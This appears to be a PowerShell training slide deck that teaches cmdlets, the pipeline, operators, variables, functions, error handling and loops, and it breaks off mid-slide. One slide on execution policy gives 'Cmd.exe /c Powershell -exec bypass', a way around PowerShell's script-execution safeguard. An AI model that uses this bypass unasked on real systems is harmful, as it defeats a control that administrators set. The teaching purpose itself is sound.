

Windows Powershell



@KINGAMIR



Agenda for Powershell

- PowerShell Basics
- PowerShell Operations
- Writing your own script
- PowerShell Remoting
- Powershell for Pentesters



What is Powershell??

- Windows PowerShell is a command-line shell and scripting environment that brings the power of the .NET Framework to command-line users and script writers.
- It introduces a number of powerful new concepts that enables you to extend the knowledge you have gained and the scripts you have created within the Windows Command Prompt and Windows Script Host environments.



Main Features in Powershell

- It's not going away any time soon
- Most Microsoft products will eventually use it
- PowerShell Supports the Full .NET API
- PowerShell Can Be Used on Linux



Powershell fundamental

- Revolutionary interactive shell and scripting language
 - Based on .NET
 - New set of built-in tools (~130)
 - New language to take advantage of .NET
 - An “object-based” pipeline view
 - Can continue to use current tools
 - Can continue to use current instrumentation (COM, ADSI, WMI, ADO, XML, Text, ...)



Frequently Asked Questions


- Do I need to learn .NET before I can use Powershell?
 - No - you can continue to use existing tools
- Do I need to rewrite all my existing tools?
 - No - existing tools will run just fine
- Do I need to learn the new language?
 - No - You can easily run existing commands without modification
 - Many Unix and DOS commands work... try them...



Learning and Documentation

- Online help is full of examples
- Many books and documentation are available already
 - Microsoft Press – *Microsoft Windows PowerShell Step By Step*
 - Manning – *Windows PowerShell in Action*
 - Sams – *Windows PowerShell Unleashed*
 - Sapien Press – *Microsoft Windows PowerShell*
 - TechNet - *Scripting with Windows PowerShell*

PowerShell Interface





Installation Requirements

- Before you install Windows PowerShell, be sure that your system has the software programs that Windows PowerShell requires. Windows PowerShell requires the following programs:
 - Windows XP Service Pack 2, Windows 2003 Service Pack 1, or later versions of Windows
 - Microsoft .NET Framework 2.0
- If any version of Windows PowerShell is already installed on the computer, use Add or Remove Programs in Control Panel to uninstall it before installing a new version.



PowerShell Versions

V₂

- Windows XP, Windows Server 2003

V₃

- Windows 7, Windows Server 2008

V₄

- Windows 7+, Windows Server 2008R2+

V₅

- Windows 10+, Windows Server 2016+



PowerShell Version2

- Windows XP or later
- Windows 2003 or later

- .NET Framework 2.0 (min)
- .NET Framework 3.5 (opt)



PowerShell Version3

- Windows 7 or later
- Windows 2008 or later

- .NET Framework 4.0 full



PowerShell Version4

- Windows 7 or later
- Windows 2008R2 or later

- .NET Framework 4.5 full




PowerShell Version5

- Windows 10 or later
- Windows 2016 or later
- **Windows Management Framework 5.0**

Session 1

PowerShell Basics





To begin working...

- Commands are built with logic
 - Verb-noun
- Pipeline “|”
- Some good starters
 - Get-Help
 - Get-Command | more
 - Get-Command | sort-object noun | format-table -group noun
 - Get-Alias | more
 - Get-Help stop-service -detailed | more



File extensions

- PS1 – Windows PowerShell shell script
- PSD1 – Windows PowerShell data file (for Version 2)
- PSM1 – Windows PowerShell module file (for Version 2)
- PS1XML – Windows PowerShell format and type definitions
- CLIXML – Windows PowerShell serialized data
- PSC1 – Windows PowerShell console file
- PSSC – Windows PowerShell Session Configuration file



PowerShell Concepts

- Module
 - A *module* is a set of related Windows PowerShell functionalities, grouped together as a convenient unit.
- Cmdlet
 - Cmdlet is a lightweight command that is used in the Windows PowerShell environment.
- Alias
 - An alias is an alternate name or nickname for a Cmdlet or for a command element, such as a function, script,...



Windows PowerShell

- Getting Modules
 - `Get-Module -ListAvailable`
- Searching for commands
 - `Get-Command -Name *proc*`
- Using Cmdlet keyword
 - Help online by this keyword – (Cmdlet process)
- Using alias
 - `Get-Alias -Name dir`



Windows PowerShell

- Command and Parameters
- Optional and Required Parameters
- Parameters Value
- Positional and named Parameters
- External Commands

Optional and Required Parameters

■ PARAMETERS

-ComputerName <string[]>

Required?	false
Position?	Named
Accept pipeline input?	true (ByPropertyName)
Parameter set name	Id, Name, InputObject
Aliases	Cn
Dynamic?	false

Optional and Required Parameters

■ -Id <int[]>

Required? true

Position? Named

Accept pipeline input? true (ByPropertyName)

Parameter set name IdWithUserName, Id

Aliases PID

Dynamic? false

Parameters Value

- Get-Process -Id <int[]> -IncludeUserName [<CommonParameters>]
- Get-Process [[-Name] <string[]>] -IncludeUserName [<CommonParameters>]

Positional and named Parameters

- `Get-Process [-Name] <string[]> [-ComputerName <string[]>] [-Module] [-FileVersionInfo] [<CommonParameters>]`
- `Get-Process explorer,conhost`
- The Brackets shows that this parameter is positional

External Commands

- `icacls C:\logs /grant Administrator:(D,WDAC)`
 - It will not run in PowerShell you must use `"`
- `icacls C:\logs /grant "Administrator:(D,WDAC)"`
- `icacls --% C:\logs /grant Administrator:(D,WDAC)`
 - This will run



Pipeline Mastery

- Import, Export, and Converting
 - CVS, CLiXML and HTML
- Understanding Pipeline
 - Its all about extracting command output to another command in order to produce one line code

Import, Export, and Converting

- `Get-Process | Export-Csv -Path C:\Processes.csv`
- `Get-Process | ConvertTo-Csv | Out-File -FilePath C:\Processes.csv`
- `Get-Process | Export-Clixml -Path D:\Processes.xml`

After launching some processes like notepad calc we compare processes

- `Compare-Object -ReferenceObject (Import-Clixml D:\Processes.xml) -DifferenceObject (Get-Process) -Property Name`
- `Get-Service | ConvertTo-Html | Out-File -FilePath C:\Services.html`

PowerShell Objects

- Commands that output to pipeline make objects you can see their property by piping them to Get-Member

- Get-Process | Get-Member

TypeName: System.Diagnostics.Process

me	MemberType	Definition
--	-----	-----
Handles	AliasProperty	Handles = Handlecount
GetHashCode	Method	int GetHashCode()
M	AliasProperty	NPM = NonpagedSystemMemorySize64

Understanding Pipeline

- You can google TypeName to find out what is all property means and show.
- `$x = "Hello"`
- `$x | Get-Member`
- `Replace` Method `string Replace`
- `$x.Replace('ll','xx') → Hexxo`



Core Commands

- **Selecting**

- `Get-Process | Sort-Object -Property ws -Descending | Select-Object -First 10`
- `Get-Process | Sort-Object -Property ws -Descending | Select-Object -First 10 -Property Name`

- **Sorting**

- `Get-Process | Sort-Object -Property ws -Descending`

- **Measuring**

- `Get-Process | Measure-Object -Property ws -Sum -Average -Maximum -Minimum`

- **Grouping**

- `Get-Process | Group-Object -Property Status`



Passing Command

- `Get-Everyone | Export-Csv -Path D:\user.csv`
- `import-csv -Path D:\user.csv | New-Aduser -Whatif`



Formatting output Command

- `Get-Process | Format-Wide -Property id -Column 8`
- `Get-Process | Format-List -Property id,cpu`
- `Get-Process | Format-List -Property *`
- `Get-Process | Format-Table -Property * -AutoSize`
- Formatting must be last in your command



Variable & Object & HashTable

- Variable Name
- Variable Type and Type Adaptation
- All Variables are Object
- Array
- HashTable
- Environmental Variables

Variable Name

- You can use virtually any variable name you choose, names are **not case sensitive**.
- But, there are illegal characters such as; ! @ # % & , . and spaces. PowerShell will throw an error if you use an illegal character.

`$Microsoft $MicroSoft $microsoft` are The Same!

`${My English Name is #merlin@}` is OK!



Variable Type

- Powershell variable type is base on .NET Framework.
- Common variable is as below:
 - [adsis], [array], [bool], [byte], [char]
 - [datetime], [decimal], [double]
 - [int] or [int32], [long]
 - [single], [scriptblock], [string]
 - [WMI], [WMIclass], [xml]

Declaring Variables and Type Adaptation

- `$a=333`
- `$b="66"`
- `$c=SS`

`$a.GetType()`

`$b.GetType().Name`

`$a+$b ; $b+$a ??`

`$b+$c ; $c+$b ??`

`$a+$c ; $c+$a ??`

All Variables are Object

- `[int]$Age=22`
- `$Age.GetType()`
- `$Age.GetType().Name`
- `$Age | Get-Member`
- `$Title="manager"`
- `$Title.Length`
- `$Title.CompareTo()`

HashTable

- Defenition of HashTable

- `$states = @{"Washington" = "Olympia"; "Oregon" = "Salem"; California = "Sacramento"}`

▫ Name	Value
▫ ----	-----
▫ Washington	Olympia
▫ Oregon	Salem
▫ California	Sacramento



HashTable



- Add or remove items in HashTable
 - `$states.Add("Alaska", "Fairbanks")`
 - `$states.Remove("Alaska")`
 - `$states.Get_Item("Oregon")`
 - `$states.ContainsKey("Oregon")`
 - `$states.ContainsValue("Salem")`

Array

- `$RainbowColor = "red", "orange", "yellow", "green", "blue", "indigo", "violet"`
- `$a = 3, "apple", 3.1415926, "cat", 23`
- `[int[]]$b = 51, 29, 88, 27, 50`
- `$b.SetValue(19, 3)`
- `$b[-1]=888`
- `$PeopleTable = @{ "Merlin Lin" = "3725-3888"; "Linda Chen" = "0800-000-213"... }`

Session 2

PowerShell Operations



Powershell Operator

- Arithmetic Binary Operators
 - +, -, *, \, %, ++, --
- Assignment Operators
 - =, +=, -=, *=, /=, %=
- Logical Operators
 - !, -not, -and, -or
- String Operators
 - +, *, -f, -replace, -match, -like
- Comparison Operators
 - -eq, -ne, -gt, -ge, -lt, -le

Arithmetic Binary Operators

- $123+789$; $222-876$
- $34.5*44.2$; $13/7$
- $123\%5$
- $\$var++$; $++\$var \rightarrow \$var = \$var + 1$
- $\$var--$; $--\$var \rightarrow \$var = \$var - 1$

Assignment Operators

- `$var=3`
- `$var+=3 ; $var-=3`
- `$var*=3 ; $var/=3 ; $var%=3`
- `$var = 0x10 → echo $var → 16`
- `$var = 7.56e3 → echo $var → 7560`
- `$var=7MB → echo $var → 7340043 (bytes)`

String Operators

-like ; -clike ; -ilike	To be like as
-notlike ; -cnotlike ; -inotlike	To not be like as
-match ; -cmatch ; -imatch	Match
-notmatch ; -cnotmatch ; -inotmatch	Not match
-contains ; -ccontains ; -icontains	Include
-notcontains ; -cnotcontains ; -inotcontains	Not include

Comparison Operators

- -le ; -cle ; -ile → ≤
- -eq; -ceq; -ieq → =
- -ne; -cne; -ine → !=
- -gt; -cgt; -igt → >
- -ge; -cge; -ige → ≥
- -lt; -clt; -ilt → <
- -le; -cle; ile → ≤

Examples

- 5 -eq 5
- 5 -ne 10
- 5 -gt 3
- 3 -lt 10
- 5 -ge 5
- 5 -le 10
- "hello" -eq "hello"
- "hello" -eq "goodbye"
- "hello" -ne "goodbye"
- "hello" -ceq "HELLO"
- "hello" -like "*|*"
- "hello" -like "*L*"
- "hello" -clike "*L*"
- "hello" -cnotlike "*L*"
- "hello" -notlike "*L*"




Comparison Operators

- "inotlike", "imatch"
- "inotmatch", "clike"
- "cnotlike", "cmatch"



Advanced Operators

- `$x = 'hello'`
 - `$x -is [string]`
 - `$x -is [int]`
 - `$x -as [int]`
 - `5.6`
 - `$x = '55555'`
 - `$x -as [int]`
 - `$y = $x -as [int]`
 - `$y -is [int]`
 - `$y -isnot [string]`
- 

Examples

- `$x = 1,2,3,4,5,6,'one','two','three','four','five','six'`
- `$x -contains 'two'`
- `$x -contains 'twoo'`
- `$x -contains 'seven'`
- `2 -in $x`
- `'four' -in $x`
- `$x = "PowerShell"`
- `$x -replace 'l','x'`
- `$x += 'seven'`
- `$x -join ","`
- `$list = $x -join ","`
- `$list -split ","`



Examples

- Help about_operators -online
 - https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_operators?view=powershell-5.1

Using String Operators

- `Get-Service | Where-Object -FilterScript {$_.status -eq "Running"}`
- `Get-Service | Where-Object -FilterScript {$_.status -eq "Running" -and $_.name -like "*e"}`

AND, OR, XOR Operators

AND	True	False
True	✓	✗
False	✗	✗

OR	True	False
True	✓	✓
False	✓	✗

XOR	True	False
True	✗	✓
False	✓	✗



Using Logical Operators

- $(7 \text{ -eq } 7) \text{ -and } (2 \text{ -eq } 5)$
- $(7 \text{ -eq } 7) \text{ -or } (2 \text{ -eq } 5)$
- $(9 \text{ -eq } 9) \text{ -xor } (4 \text{ -eq } 4)$
- $(9 \text{ -eq } 9) \text{ -xor } (4 \text{ -eq } 7)$
- $(3 \text{ -eq } 3) \text{ -and } !(2 \text{ -eq } 2)$
- $(3 \text{ -eq } 3) \text{ -and -not } (2 \text{ -eq } 9)$

Regular Expressions

- "192.168.15.20" -match "\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}"
- \$email = "a.ahmadi@douran.com"
- \$regex = "[a-z]+\.[a-z]+@contoso.com\$"
- ```
If ($email -notmatch $regex) {
 Write-Host "Invalid e-mail address $email"
}
```
- Invalid e-mail address a.ahmadi@douran.com
- When email is amir.ahmadi@contoso.com the output will be null which means email matches regular expression.




# Manage files

- `Dir C:\ | out-File C:\directorylist.txt`
- `Dir D:\ | out-File C:\directorylist.txt -append`
- `1..100`
- `1..100 | Get-Random`



# Session 3

## Writing your own script



# Execution Policy & Weakness

- Set-ExecutionPolicy [-ExecutionPolicy] {Unrestricted | RemoteSigned | AllSigned | Restricted | Default | Bypass | Undefined}
- Cmd.exe /c Powershell -exec bypass



# Writing PowerShell Function

- Function test{
  - Write-Host “Hello World!”}
- Save is as C:\myscript.ps1



# Write & Out & Read

- Write
  - Host
  - Output
  - Verbose
  - Debug
  - Warning
  - Error
- Out
  - Host

# Write

- `Get-Command -Verb write`
- `Write-Error -Exception "Errorr!!" -Message "Errorr!!" -Category ConnectionError`
- `Write-Host -Object "Hello World!"`
- `Write-Verbose -Message "Hello World!"`
- `for ($I = 1; $I -le 100; $I++) {Write-Progress -Activity "Search in Progress" -Status "$I% Complete:" -PercentComplete $I;}`



# Read

- `$Password = Read-Host -Prompt "Enter your Password" -AsSecureString -Verbose`



# Scripting Basic

- Functions Basic
- Filters
- Pipeline Functions



# Functions Basics

- Write command
- Make a parameterized script
- Enconsole it in a function
- Package as a module





# Write command

```
function Get-LastAppLog{
 Param(
 [string]$ComputerName
)
 Get-EventLog -ComputerName $ComputerName -LogName
Application -Newest 20
}
```



# Make a parameterized script

```
function Get-LastAppLog{
 Param(
 [string]$ComputerName
)
 Get-EventLog -ComputerName $ComputerName -LogName
Application -Newest 20
}
```

# Enconsole it in a function

```
function Get-LastAppLog{
 Param(
 [string]$ComputerName
)
 Get-EventLog -ComputerName $ComputerName -LogName
Application -Newest 20
}
```

# Advanced Function

Param

(

```
[parameter(Mandatory=$true, ValueFromPipeline=$true,
ValueFromPipelineByPropertyName=$true)]
```

```
[String[]]
```

```
[ValidateLength(1,10)]
```

```
[ValidatePattern("[0-9][0-9][0-9][0-9]")]
```

```
[ValidateSet("Low", "Average", "High")]
```

```
[ValidateNotNull()]
```

```
$ComputerName
```

)

# Hidden function in PowerShell

- This command will usable only these functions of your script
  - `Export-ModuleMember -Function Get-PcInfo,Set-PcDriveMap`

# Error in PowerShell

- `Get-Content nothing.txt -ErrorAction SilentlyContinue`
- `Get-Content nothing.txt -ErrorAction Continue`
- `Get-Content nothing.txt -ErrorAction Stop`

# Error Handling Example

```
Try
 {$AuthorizedUsers= Get-Content \\ FileServer\HRShare\UserList.txt -ErrorAction Stop
}
Catch
 {Send-MailMessage -From ExpensesBot@MyCompany.Com -To
 WinAdmin@MyCompany.Com -Subject "HR File Read Failed!" -SmtpServer
 EXCH01.AD.MyCompany.Com
}
Finally{
 Write-Host "No Way!!!!!!!!!!!!!!!"
}
```

# Advanced Function

Param

(

[parameter(Mandatory=\$true)]

[alias("CN","MachineName")]

[String[]]

\$ComputerName

)






# Dot Sourcing

- You must somehow put your function to current PowerShell process
- Do it like this
  - `..C:\myscript.ps1`

# PSDrive



```
PS C:\> Get-PSDrive
```

| Name     | Provider    | Root               |
|----------|-------------|--------------------|
| Alias    | Alias       |                    |
| C        | FileSystem  | C:\                |
| cert     | Certificate | \                  |
| D        | FileSystem  | D:\                |
| E        | FileSystem  | E:\                |
| Env      | Environment |                    |
| Function | Function    |                    |
| HKCU     | Registry    | HKEY_CURRENT_USER  |
| HKLM     | Registry    | HKEY_LOCAL_MACHINE |
| Variable | Variable    |                    |

```
PS C:\> .
```

# PSDrive Operation

- Get-PSDrive
- mount -Name Seting -psProvider FileSystem -Root "C:\Documents and Settings"
- mount -Name MS -PSProvider Registry -Root HKLM\Software\Microsoft
- rdr -Name MS
- Set-Location
- Get-Location

# Environmental Variables

- Get-ChildItem Env:
- Creating – and Modifying -- Environment Variables
  - `$env:testv = "This is a test environment variable."`
  - `[Environment]::SetEnvironmentVariable("testv", "VVVV", "User")`
  - `[Environment]::GetEnvironmentVariable("testv", "User")`
  - Remove-Item Env:\testv
  - `[Environment]::SetEnvironmentVariable("testv", $null, "User")`



# PSModulePath

- This is the default path for powershell to load modules from there
  - C:\Users\PrinceAmir\Documents\WindowsPowerShell\Modules



# Defining & adding defaults

- This feature only exists in PowerShell v3 and later.
  - `$PSDefaultParameterValues = @{"Get-EventLog:Newest"=10}`
  - `$PSDefaultParameterValues.Add("Get-EventLog:LogName","Application")`
  - `$PSDefaultParameterValues.Remove("*:ComputerName")`



# Enumerating Objects in the Pipeline

- Foreach
- Performance Cautions
- Syntactical Difference

# Foreach

- notepad;notepad;notepad;notepad;notepad;notepad;notepad;notepad;notepad
- `Get-Process -Name notepad | ForEach-Object -Process {$_.kill()}`



# Performance Cautions

- Measure-Command -Expression  
{notepad;notepad;notepad;notepad; Stop-Process -name  
notepad}
- Measure-Command -Expression  
{notepad;notepad;notepad;notepad; ps -name notepad |  
ForEach {\$\_.kill()}}



# Loop and Flow Control

- If.... elseif... else...
- Switch..... default
- ForEach (Foreach-Object)
- For
- While
- Do..... While
- Do.....Until
- Break & Continue

# If... elseif... else...

If (< statement 1>)

{ < code 1> }

Elseif (< statement 2>)

{ < code 2> ... }

Else { <code n> }

# Switch..... default

```
Switch [-regex|-wildcard|-exact][-casesensitive] -file <filename>
 (< variable >)
 {
 < Pattern 1> { code 1 }
 < Pattern 2> { code 2 }
 < Pattern 3> { code 3 } ...
 Default { code n }
 }
```



# ForEach (Foreach-Object)

ForEach

(\$<item or object> in \$<Collection object>)

{ <code> }

dir | ForEach -process { \$\_.length / 1024 }



# For

```
For (<initial>; < statement >; < count>) {
 <code>
